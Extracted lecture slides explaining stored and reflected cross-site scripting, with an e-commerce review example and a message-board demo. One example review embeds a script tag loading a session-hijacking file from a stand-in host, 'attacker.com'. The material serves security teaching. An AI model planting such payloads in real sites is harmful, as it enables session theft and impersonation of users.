
Cross site scripting: Stored Scripting

Stored/Persistent Cross-Site Scripting

- Stored XSS involves an application receiving data from a malicious source and storing the data for use in later HTTP responses. This is also known as second-order or persistent XSS, because it persists in the system.
- The data can come from any untrusted source that sends an HTTP request to the application, such as comments posted on a blog or an application that displays messages.





- An example of a stored XSS attack is an Ecommerce website that allows customers to **post reviews** of products.
- Now consider that the mechanism used to publish reviews does not properly sanitize user inputs, allowing attackers to embed HTML tags in the text they submit.



Chapter 09

Cross site scripting: Stored Scripting



Chapter 09

Cross site scripting: Stored Scripting

- If we have a site that permits us to leave a message to the other user and we inject a script instead of a message in the following way:

Top Screenshot:

Title:

Message:

Could not find message 0

Message List


Bottom Screenshot:

Title:

Message:

Could not find message 0



Message List




Chapter 09

Cross site scripting: Stored Scripting

- Now the server will store this information and when a user clicks on our fake message, his browser will execute our script as follows:




- For example, an attacker could submit review text like this:
- Really enjoyed this product, highly recommend it. “<script src=“http://attacker.com/sessionhijack.js”> </script>”
- The review is published on the page, and loads for every user who views the page (hence this is a stored XSS attack).
- When a new visitor loads the page, the malicious JavaScript is executed, attackers hijack the user’s session, and can impersonate them on the site from this point onwards.




Chapter 09

Cross site scripting: Reflected XSS




Reflected Cross-site Scripting

- Reflected XSS is a simple form of cross-site scripting that involves an application “reflecting” malicious code received via an HTTP request. As a result of an XSS vulnerability, the application accepts malicious code from the user and includes it in its response.
- Non-Persistent or Nonaltering.




Reflected XSS

- A reflected XSS vulnerability happens when the user input from a URL or POST data is reflected on the page without being stored.
- This means that an attacker has to send a crafted link or post form to the victim to insert the payload, and the victim should click the link.
- This kind of payload is also generally being caught by built in browser XSS filters, like in Chrome, Internet Explorer or Edge.



Chapter 09

Cross site scripting: Reflected XSS

